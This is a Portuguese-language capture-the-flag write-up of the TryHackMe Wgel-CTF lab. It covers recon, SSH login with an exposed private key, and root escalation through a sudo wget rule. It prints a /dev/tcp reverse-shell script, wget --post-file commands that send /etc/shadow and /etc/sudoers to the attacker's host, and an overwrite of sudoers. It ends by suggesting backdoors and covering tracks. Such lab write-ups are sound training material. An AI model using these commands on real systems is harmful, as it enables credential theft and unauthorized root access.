

Wgel-CTF

<https://tryhackme.com/room/wgelctf>

Recon

NMAP:

```
(root🐼kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# nmap 10.10.188.112
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 08:54
EDT
Nmap scan report for 10.10.188.112
Host is up (0.25s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 26.19 seconds

(root🐼kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# █
```

WEB:

<http://10.10.188.112/>



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled  
|   |-- *.load  
|   |-- *.conf
```

Jessie don't forget to udate the webiste -->
</pre>

Not Found

The requested URL was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.188.112 Port 80


Apache 2.4.18
OS: Ubuntu

```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# ssh root@10.10.188.112
The authenticity of host '10.10.188.112 (10.10.188.112)' can't be established.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPK0ayx6kqd2PbTDDfGxj9K9aed2YtF0A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.188.112' (ECDSA) to the list of known hosts.
root@10.10.188.112's password:
Permission denied, please try again.
root@10.10.188.112's password:
```

gobuster:

```
(root@kali) - [~]
# gobuster dir -u http://10.10.188.112/ -w ~/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.188.112/
[+] Threads: 10
[+] Wordlist: /root/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2021/04/21 08:58:18 Starting gobuster
=====
/sitemap (Status: 301)
Progress: 1158 / 220561 (0.53%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/04/21 08:58:49 Finished
=====
(root@kali) - [~]
#
```


<http://10.10.188.112/sitemap/>





template: Colorlib

<http://10.10.188.112/sitemap/contact.html>

Contact Information

 198 West 21th Street,
Suite 721 New York NY 10016

 + 1235 2355 98

 info@yoursite.com

 yourwebsite.com

found a name on
<http://10.10.188.112/sitemap/blog.html>

Building the Mention Sales Application on Unapp

May 12, 2018

Even the all-powerful Pointing has no control about the blind texts it is an almost unorthographic life



by Dave Miller

Building the Mention Sales Application on Unapp

May 12, 2018

Even the all-powerful Pointing has no control about the blind texts it is an almost unorthographic life



by Dave Miller

<http://10.10.188.112/sitemap/images/>

Index of /sitemap/images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
📄 about.jpg	2018-05-11 15:12	52K	
📄 blog-1.jpg	2018-03-30 09:16	119K	
📄 blog-2.jpg	2018-03-30 09:17	49K	
📄 blog-3.jpg	2018-03-31 14:45	66K	
📄 cover_img_1.jpg	2018-05-10 07:59	378K	
📄 dashboard_full_1.jpg	2018-05-09 08:50	224K	
📄 dashboard_full_2.jpg	2018-05-09 09:00	245K	
📄 dashboard_full_3.jpg	2018-05-09 08:52	199K	

```
(rootkali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# dirb http://10.10.188.112/sitemap/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Apr 21 09:30:15 2021
URL_BASE: http://10.10.188.112/sitemap/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.188.112/sitemap/ ----
==> DIRECTORY: http://10.10.188.112/sitemap/.ssh/
[]-> Testing: http://10.10.188.112/sitemap/02
```

Consegui uma id_rsa

Jessie
Dave Miller

Vuln scan

decidi fazer essa parte para tentar seguir mais a metodologia PTES, porém ainda tenho de melhorar muito nisso,
(não testei todos esses exploits, mas em um pentest real eu teria que testar kkkk)


```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# searchsploit Apache 2.4.18
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation	linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

Shellcodes: No Results

```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
#
```

```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# searchsploit OpenSSH 7.2p2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

Shellcodes: No Results

```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
#
```

```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# searchsploit sitemap
```

Exploit Title	Path
dit.cms 1.3 - 'path/sitemap/relPath' Local File Inclusion	php/webapps/9310.txt
Mambo Component Sitemap 2.0.0 - Remote File Inclusion	php/webapps/2028.txt
Taha Portal 3.2 - 'sitemap.php' Cross-Site Scripting	php/webapps/35867.txt
vBSEO Sitemap 2.5/3.0 - Multiple Vulnerabilities	php/webapps/16077.txt
vBulletin vBGSiteMap 2.41 - 'root' Remote File Inclusion	php/webapps/3990.txt
WordPress Plugin WP Sitemap Page 1.6.2 - Persistent Cross-Site Scripting	php/webapps/48093.txt

Shellcodes: No Results

```
(root@kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
#
```

```
(root👁kali) - [~/Pentest/Labs/TryHackMe/Wge1-CTF]
# searchsploit colorlib
Exploits: No Results
Shellcodes: No Results

(root👁kali) - [~/Pentest/Labs/TryHackMe/Wge1-CTF]
#
```

Exploitation

http://10.10.95.60/sitemap/.ssh/id_rsa

tendo o id_rsa e um nome de usuário fiz login no ssh

```
(root👁kali) - [~/Pentest/Labs/TryHackMe/Wge1-CTF]
# ssh jessie@10.10.95.60 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@Corp0ne:~$
```

```
jessie@Corp0ne:~$ ls Documents/ -lha
total 12K
drwxr-xr-x  2 jessie jessie 4,0K oct 26  2019 .
drwxr-xr-x 17 jessie jessie 4,0K oct 26  2019 ..
-rw-rw-r--  1 jessie jessie  33 oct 26  2019 user_flag.txt
jessie@Corp0ne:~$ cat Documents/user_flag.txt
C[REDACTED]
jessie@Corp0ne:~$
```

é possível perceber que a usuário jessie tem permissões de root para executar o wget sem senha, agora é só encontrar uma forma de explorar essa falha de missconfiguration

```
jessie@Corp0ne:~$ sudo -l
Matching Defaults entries for jessie on Corp0ne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on Corp0ne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@Corp0ne:~$
```

criei um script em bash de reverse shell e enviei ele para o sistema

```
(root👁kali) - [ /tmp ]
# cat teste.sh
/bin/bash -i >& /dev/tcp/10.9.0.186/443 0>&1

(root👁kali) - [ /tmp ]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.95.60 - - [01/May/2021 22:37:01] "GET /teste.sh HTTP/1.1" 200 -
```

```
jessie@Corp0ne:/tmp$ sudo wget 10.9.0.186/teste.sh
--2021-05-02 05:37:01-- http://10.9.0.186/teste.sh
Connecting to 10.9.0.186:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45 [text/x-sh]
Saving to: 'teste.sh'

teste.sh                100%[=====] 45 --.-KB/s in 0s

2021-05-02 05:37:02 (8,22 MB/s) - 'teste.sh' saved [45/45]

jessie@Corp0ne:/tmp$ ls -lha
total 48K
drwxrwxrwt 10 root root 4,0K mai 2 05:37 .
drwxr-xr-x 23 root root 4,0K oct 26 2019 ..
drwxrwxrwt 2 root root 4,0K mai 2 05:15 .font-unix
drwxrwxrwt 2 root root 4,0K mai 2 05:15 .ICE-unix
drwx----- 3 root root 4,0K mai 2 05:16 systemd-private-581075b89b4e4d45acf760a23d619097-colord.service-M8cEsb
drwx----- 3 root root 4,0K mai 2 05:16 systemd-private-581075b89b4e4d45acf760a23d619097-rtkit-daemon.service-Ezvw1K
drwx----- 3 root root 4,0K mai 2 05:15 systemd-private-581075b89b4e4d45acf760a23d619097-systemd-timesyncd.service-CzD1XS
-rw-r--r-- 1 root root 45 mai 2 05:36 teste.sh
drwxrwxrwt 2 root root 4,0K mai 2 05:15 .Test-unix
-r--r--r-- 1 root root 11 mai 2 05:15 .X0-lock
drwxrwxrwt 2 root root 4,0K mai 2 05:15 .X11-unix
drwxrwxrwt 2 root root 4,0K mai 2 05:15 .XIM-unix
jessie@Corp0ne:/tmp$ cat teste.sh
/bin/bash -i >& /dev/tcp/10.9.0.186/443 0>&1
jessie@Corp0ne:/tmp$ chmod +x teste.sh
chmod: changing permissions of 'teste.sh': Operation not permitted
jessie@Corp0ne:/tmp$ clear
jessie@Corp0ne:/tmp$
```

no meu kali as permissões são exatamente iguais

(root@kali) - [/tmp]

ls -lha

```
total 112K
drwxrwxrwt 16 root root 4.0K May  1 22:36 .
drwxr-xr-x 19 root root 36K Apr 17 01:50 ..
drwx----- 2 root root 4.0K May  1 22:29 .698G20
srwx----- 1 root root  0 May  1 22:29 'cJSrt7xXaof+_1cl7rvnCd51_G0pVb6mFYjgaj+RwXM='
drwxrwxrwt 2 root root 4.0K May  1 22:07 .font-unix
drwxrwxrwt 2 root root 4.0K May  1 22:12 .ICE-unix
-rw-r----- 1 root root  0 May  1 22:29 qipc_sharedmemory_cJSrtxXaofclrvnCdG0pVbmFYjgajRwXM83c64fb2aae3e21207a783fdf2c7
363016d06b
-rw-r----- 1 root root  0 May  1 22:29 qipc_systemsem_cJSrtxXaofclrvnCdG0pVbmFYjgajRwXM83c64fb2aae3e21207a783fdf2c7433
016d06b
drwx----- 2 root root 4.0K May  1 22:12 ssh-NLUcCuaISXo5
drwx----- 3 root root 4.0K May  1 22:12 systemd-private-60982575192a41ea8083cd021679b81f-colord.service-qJLwti
drwx----- 3 root root 4.0K May  1 22:07 systemd-private-60982575192a41ea8083cd021679b81f-haveged.service-RlLRhg
drwx----- 3 root root 4.0K May  1 22:07 systemd-private-60982575192a41ea8083cd021679b81f-ModemManager.service-MA9j4i
drwx----- 3 root root 4.0K May  1 22:07 systemd-private-60982575192a41ea8083cd021679b81f-systemd-logind.service-eB4z5e
drwx----- 3 root root 4.0K May  1 22:12 systemd-private-60982575192a41ea8083cd021679b81f-upower.service-q0w8Tg
drwx----- 2 root root 4.0K May  1 22:12 Temp-c73c5976-fded-41e0-ab02-feab2fbe4fec
drwx----- 2 root root 4.0K May  1 22:12 Temp-ff356dd4-754e-44ee-8e7f-fa14da1a17f0
-rw-r--r-- 1 root root  45 May  1 22:36 teste.sh
drwxrwxrwt 2 root root 4.0K May  1 22:07 .Test-unix
-r--r--r-- 1 root root  11 May  1 22:07 .X0-lock
drwxrwxrwt 2 root root 4.0K May  1 22:07 .X11-unix
-rw----- 1 root root 394 May  1 22:12 .xfsm-ICE-503E20
drwxrwxrwt 2 root root 4.0K May  1 22:07 .XIM-unix
```

(root@kali) - [/tmp]

#

1

```
(root👤kali) - [ /tmp ]
# chmod 777 teste.sh

(root👤kali) - [ /tmp ]
# chmod +x teste.sh

(root👤kali) - [ /tmp ]
# ls -lha
total 112K
drwxrwxrwt 16 root root 4.0K May 1 22:39 .
drwxr-xr-x 19 root root 36K Apr 17 01:50 ..
drwx----- 2 root root 4.0K May 1 22:39 .698G20
srwx----- 1 root root 0 May 1 22:29 'cJSrt7xXaof+_1cl7
drwxrwxrwt 2 root root 4.0K May 1 22:07 .font-unix
drwxrwxrwt 2 root root 4.0K May 1 22:12 .ICE-unix
-rw-r----- 1 root root 0 May 1 22:29 qipc_sharedmemory_
363016d06b
-rw-r----- 1 root root 0 May 1 22:29 qipc_systemsem_cJS
016d06b
drwx----- 2 root root 4.0K May 1 22:12 ssh-NLUcCuaISXo5
drwx----- 3 root root 4.0K May 1 22:12 systemd-private-6
drwx----- 3 root root 4.0K May 1 22:07 systemd-private-6
drwx----- 3 root root 4.0K May 1 22:07 systemd-private-6
drwx----- 3 root root 4.0K May 1 22:07 systemd-private-6
drwx----- 3 root root 4.0K May 1 22:12 systemd-private-6
drwx----- 2 root root 4.0K May 1 22:12 Temp-c73c5976-fdec
drwx----- 2 root root 4.0K May 1 22:12 Temp-ff356dd4-754
-rwxrwxrwx 1 root root 45 May 1 22:36 teste.sh
drwxrwxrwt 2 root root 4.0K May 1 22:07 .Test-unix
-r--r--r-- 1 root root 11 May 1 22:07 .X0-lock
drwxrwxrwt 2 root root 4.0K May 1 22:07 .X11-unix
-rw----- 1 root root 394 May 1 22:12 .xfsm-ICE-503E20
drwxrwxrwt 2 root root 4.0K May 1 22:07 .XIM-unix
```

infelizmente ele perde os privilegios de execucao apos fazer o wget, com isso não dá para executar o script

```
-rw-r--r-- 1 root root 45 mai 2 05:36 teste.sh.1
```

encontrei uma forma de explorar essa falha

<https://www.hackingarticles.in/linux-for-pentester-wget-privilege-escalation/>

(Sempre é bom usar a internet ao seu favor, melhor pesquisar 20 minutos do que bater a cabeça durante 20h)

usei isso para jogar o /etc/shadow para dentro da minha maquina

```
jessie@Corp0ne:/etc$ sudo wget --post-file=/etc/shadow 10.9.0.186
--2021-05-02 05:49:01-- http://10.9.0.186/
Connecting to 10.9.0.186:80... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'index.html'

index.html          [      <=>

2021-05-02 05:49:13 (0,53 B/s) - 'index.html' saved [3]

jessie@Corp0ne:/etc$
```

```
(root👤kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# nc -nlvp 80 > hashs.txt
listening on [any] 80 ...
connect to [10.9.0.186] from (UNKNOWN) [10.10.95.60] 34556
id
^C

(root👤kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
# ls
40136.py  hashs.txt  id_rsa  Wgel-CTF.ctb  Wgel-CTF.ctb~  W

(root👤kali) - [~/Pentest/Labs/TryHackMe/Wgel-CTF]
#
```

foi uma ideia muito boa, porém não consegui quebrar as hashs, logo eu fui atras de outros arquivos

joguei o arquivo sudoers para minha máquina

```
jessie@Corp0ne:/etc$ sudo wget --post-file=/etc/sudoers 10.9.0.186
--2021-05-02 05:59:48-- http://10.9.0.186/
Connecting to 10.9.0.186:80... connected.
HTTP request sent, awaiting response...
```

```
(root🐼kali)-[~/Pentest/Labs/TryHackMe/Wget-CTF]
# nc -nlvp 80 > sudoers
listening on [any] 80 ...
connect to [10.9.0.186] from (UNKNOWN) [10.10.95.60] 34560
```

editei ele, para que a jessie tivesse todas as permissões sem precisar de senha (assim como o root)

```
(root🐼kali)-[~/Pentest/Labs/TryHackMe/Wget-CTF]
# cat sudoers

# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
jessie   ALL=(root) NOPASSWD: ALL
```

enviei ele de volta usando o wget para sobrescrever o /etc/sudoers original com as permissões do wget

```
jessie@Corp0ne:/etc$ sudo wget http://10.9.0.186/sudoers --output-document=/etc/sudoers
--2021-05-02 07:18:29-- http://10.9.0.186/sudoers
Connecting to 10.9.0.186:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 813 [application/octet-stream]
Saving to: '/etc/sudoers'

/etc/sudoers          100%[=====]

2021-05-02 07:18:30 (6,77 MB/s) - '/etc/sudoers' saved [813/813]

jessie@Corp0ne:/etc$ sudo -l
Matching Defaults entries for jessie on Corp0ne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User jessie may run the following commands on Corp0ne:
    (ALL : ALL) ALL
    (root) NOPASSWD: ALL
jessie@Corp0ne:/etc$ sudo /bin/bash
root@Corp0ne:/etc#
```

```
root@Corp0ne:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@Corp0ne:/etc# cd /root/
root@Corp0ne:/root# ls
root_flag.txt
root@Corp0ne:/root# cat root_flag.txt
b: [REDACTED]
root@Corp0ne:/root#
```

Em um caso de pentest talvez fosse interessante alterar novamente as perms da jessie para cobrir seus rastros
e até mesmo colocar um backdoor (Maintaining Access, Covering tracks)